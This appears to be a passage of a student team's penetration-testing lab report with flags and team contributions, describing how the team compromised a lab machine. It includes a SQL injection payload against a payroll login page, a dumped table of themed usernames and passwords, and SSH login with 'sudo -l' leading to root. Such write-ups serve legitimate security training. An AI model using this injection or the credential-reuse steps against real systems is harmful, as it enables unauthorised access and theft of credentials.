


3) The next thing that we tried was to type “http://192.168.1.125” into the search bar on a web browser which brought us to a list of pages. One of these in particular called “payroll_app.php”, contained a login screen asking for a username and password. We then used SQL injection typing in the following command into the fields, “' 1=1 UNION SELECT null,null,username,password FROM users#”, which then gave us a list of users and their passwords.

leia_organa	help_me_obiwan
luke_skywalker	like_my_father_beforeme
han_solo	nerf_herder
artoo_detoo	b00p_b33p
c_three_pio	Pr0t0c07
ben_kenobi	thats_no_m00n
darth_vader	Dark_syD3
anakin_skywalker	but_master:(
jarjar_binks	mesah_p@ssw0rd

lando_calrissian	@dm1n1str8r
boba_fett	mandalorian1
jabba_hutt	my_kinda_skum
greedo	hanSh0tF1rst
chewbacca	rwaaaaawr8
kylo_ren	Daddy_Issues2


4) With the usernames and passwords that we found previously we tried to SSH into the machine with the username and passwords and then tried the command “sudo -l” on each one, after using SSH with “luke_skywalker” and his password and then issuing the “sudo -l” command we were able to get root access on the machine.




----------Flags----------

1) After noticing the open HTTP port 80, we typed the following into an address bar, “http://192.168.1.125”. This then brought us to a list of pages, one specifically called “Drupal/”. When going to this page and looking around we found the following flag.

2) After gaining root access and accessing the anakin_skywalker directory, and then going through a large number of subdirectories we found the following flag.



3) After gaining root access and accessing the artoo_detoo directory and its one subdirectory we found the following flag.



Contributions

Kyle Krinder: Initial Nmap scanning and Vulnerabilities and Exposures Per Target IP Address: .124, .125, and Revisions. Exploitation: .124.

Tanner Preissler (Team Captain): Vulnerabilities and Exposures Per Target IP Address, Ports, Services, Versions, and O.S Per Target IP Address, Tables, Network Map, Graphing, Organization, Formatting, Revisions. Exploitation: .120, .121, .125.

Suma Sharma: Vulnerabilities and Exposures Per Target IP Address, Executive Summary, Scope and Objective, Methodology, Revisions. Exploitation: .122.

Jalen Luke: Initial Nmap scanning and Vulnerabilities and Exposures Per Target IP Address: .120, .121, Graphing, and Revisions. Exploitation: .123.